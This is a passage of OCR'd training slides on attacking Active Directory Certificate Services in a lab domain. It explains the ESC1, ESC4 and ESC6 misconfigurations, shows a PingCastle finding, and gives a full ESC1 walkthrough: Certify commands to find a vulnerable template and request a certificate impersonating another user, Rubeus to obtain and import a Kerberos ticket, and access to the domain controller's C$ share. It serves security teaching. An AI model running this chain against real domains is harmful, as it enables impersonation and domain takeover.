      Allow  ManageCA, ManageCertificates     winattacklab\Enterprise Admins
    Enrollment Agent Restrictions : None : CN=DC1-CA,DC=winattacklab,DC=local
```

Certify CA Information (cont.)

```
Legacy ASP Enrollment Website : http://DC1.winattacklab.local/certsrv/

Enabled Certificate Templates:
        ESC4
        ESC3-CRA
        ESC3
        ESC2
        ESC1
        DirectoryEmailReplication
        DomainControllerAuthentication
        [CUT]
        User
        SubCA
        Administrator
```

Certify Certificate Templates

```
> certify.exe find

[*] Available Certificates Templates :

CA Name                                 : DC1.winattacklab.local\DC1-CA
    Template Name                       : ESC1
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    msPKI-Certificates-Name-Flag        : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag               : NONE
    Authorized Signatures Required      : 0
    pkiextendedkeyusage                 : Client Authentication
    mspki-certificate-application-policy  : Client Authentication
```

Certify Certificate Templates (cont.)

```
Permissions
      Enrollment Permissions
        Enrollment Rights           : winattacklab\Domain Users
        All Extended Rights         : NT AUTHORITY\SYSTEM
                                      winattacklab\Domain Admins
                                      winattacklab\Domain Admins
                                      winattacklab\Enterprise Admins
      Object Control Permissions
        Owner                       : NT AUTHORITY\SYSTEM
        Full Control Principals     : NT AUTHORITY\SYSTEM
                                      winattacklab\Domain Admins
                                      winattacklab\Enterprise Admins
        WriteOwner Principals       : NT AUTHORITY\SYSTEM
                                      winattacklab\Domain Admins
                                      winattacklab\Domain Admins
                                      winattacklab\Enterprise Admins
        WriteDacl Principals        : NT AUTHORITY\SYSTEM
                                      winattacklab\Domain Admins
```

AD CS for Attackers

AD CS for Attackers

- AD CS can become highly complex quickly which may result in various security issues
- Possible consequences when abused by attackers:
  - Credential theft
  - Account persistence
  - Domain escalation
  - Domain persistence
- Researchers have identified various widespread misconfigurations
  - https://posts.specterops.io/certified-pre-owned-d95910965cd2
  - Typical issues used for privilege *esc*alation are named ESC1 - ESC14


AD CS for Attackers (cont.)

- Main focus lies on certificate templates that enable **authentication to the AD**
- Attackers may try to get certificates for:
  - accounts they control (persistence)
  - other users (persistence & privilege escalation)
- Certificates can also be combined with other "hacking" tools (for Pass-the-Certificate)
- Authentication will work until the certificate is revoked → changing the password has no effect

Authentication via Certificates

Multiple conditions must be fulfilled to enable authentication with a certificate


- The issuing CA must be part of the domain's NT Auth Store
- The Extended Key Usage (EKU) of the certificate must be one of:
  - Client Authentication
  - PKINIT Client Authentication
  - Smart Card Logon
  - Any Purpose
  - SubCA



Example Attack ESC1

ESC1 – User-Defined Subject Alternative Name

- Templates can be configured to allow a **user-defined Subject Alternative Name** (SAN)
- The SAN is used to specify additional subjects this certificate represents
- The certificate can be used to authenticate as any listed subject
- A user-defined SAN therefore allows requesting certificates for **any user!**
- Up-to-date AD CS servers will warn you about this:



ESC1

- Preconditions:
  - Manager approval is disabled
  - No authorized signatures are required
  - The template allows low-privileged users to enroll
  - The template defines EKU that can be used for authentication
  - The template allows requesters to specify a subject alternative name (SAN)
  - The issuing CA must be part of the domain's NT Auth Store

- Consequences:
  - Low privileged users can request certificates which include other identities and allow authentication
  - This allows attackers to impersonate any other domain user against the Active Directory

PingCastle Analysis

Certificate Templates

This section lists certificate templates which can be used to generate a certificate. A misconfiguration can allow an attacker to create its own certificate and use it to impersonate other u

Number of certificate templates: 18

Certificate Templates

Name	Destination	Enrollee can supply subject	Everyone can enroll	For Authentication
ESC1	User	YES	YES	YES

User can specify subject alternative name

Low-privileged user can enroll

Can be used for authentication

This template is vulnerable!

ESC1 – Attack Walkthrough – Vulnerable Template

```
> Certify_4.0.exe find /vulnerable

[!] Vulnerable Certificates Templates :

    CA Name                               : DC1.winattacklab.local\DC1-CA
    Template Name                         : ESC1
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : NONE
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication
    mspki-certificate-application-policy  : Client Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights           : winattacklab\Domain Users
```

User-defined SAN


Regular domain users can enroll


ESC1 – Attack Walkthrough – Request Template

```
> .\Certify_4.0.exe request /ca:"DC1.winattacklab.local\DC1-CA" /template:"ESC1"
/altname:"ffast"

[*] Template                    : ESC1
[*] Subject                     : CN=Trevor Massie, OU=ElevatedUsers,[CUT]
[*] AltName                     : ffast
[*] Certificate Authority       : DC1.winattacklab.local\DC1-CA
[*] CA Response                 : The certificate had been issued.
[*] cert.pem          :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzf88sZpJi8ZX4kNI7Jbb+JMrh2GjAYfhIToxjVyoiK9/lRh6
[CUT]
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIFrTCCBJWgAwIBAgITHgAAAAhuDPEsJryjKgAAAAAACDANBgkqhkiG9w0BAQsF
[CUT]
-----END CERTIFICATE-----
```

cert.pem

ESC1 – Certificate Details





ESC1 – Attack Walkthrough – Kerberos Authentication

Base64-encoded cert.

```
> Rubeus_v4.0.exe asktgt /user:"ffast" /certificate:"MIIQ[CUT]AgfQ"
/password:"[CUT]" /domain:"winattacklab.local" /dc:"dc1.winattacklab.local" /ptt

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Trevor Massie,
OU=ElevatedUsers, DC=winattacklab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'winattacklab.local\ffast'
[+] TGT request successful!
[*] base64(ticket.kirbi):
      doIGUDCCBkygAwIBBaEDAgEWooIFVjCCBVJhggVOMIIFSqADAgEFoRQbEldJTkFUVEFD[CUT]
[+] Ticket successfully imported!

[CUT]
```

ESC1 – Attack Walkthrough – Using the Ticket

```
> klist
#0>     Client: ffast @ WINATTACKLAB.LOCAL
        Server: krbtgt/winattacklab.local @ WINATTACKLAB.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
        [CUT]

> dir \\dc1.winattacklab.local\c$
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        8/23/2022   1:00 PM                AzureData
d-----        8/23/2022   1:28 PM                inetpub
d-----        8/23/2022   1:15 PM                Packages
d-----         8/6/2022   6:19 PM                PerfLogs
d-r---        8/23/2022   1:30 PM                Program Files
d-----        9/15/2018   9:08 AM                Program Files (x86)
[CUT]
```

Example Attack ESC6

ESC6 – User-Defined SAN on CA Level


- In ESC1, specifying an additional subject (SAN) was configured on **certificate template level**
- The same is also possible on the **CA level**
- The flag **`EDITF_ATTRIBUTESUBJECTALTNAME2`** (configured on CA level) allows specifying arbitrary SANs on ANY template of the CA!
- If there are templates that allow low-privileged users to enroll and that can be used for domain authentication, attackers can abuse these for impersonation

→ **Abuse is broken by May 2022 security update to address a different vulnerability**

Example Attack ESC4

ESC4

- Certificate templates are objects within the Active Directory
- Access to them can be controlled via security descriptors on these objects (ACLs)
- If certificate templates can be edited by low-privileged users, attackers may misconfigure them on purpose (e.g. cause ESC1-ESC3)




Source: https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation

- ESC5 and ESC7 are similar (access control issues on AD objects)


Example Attack ESC8

ESC8 – Web Enrollment Example

Web enrollment website:

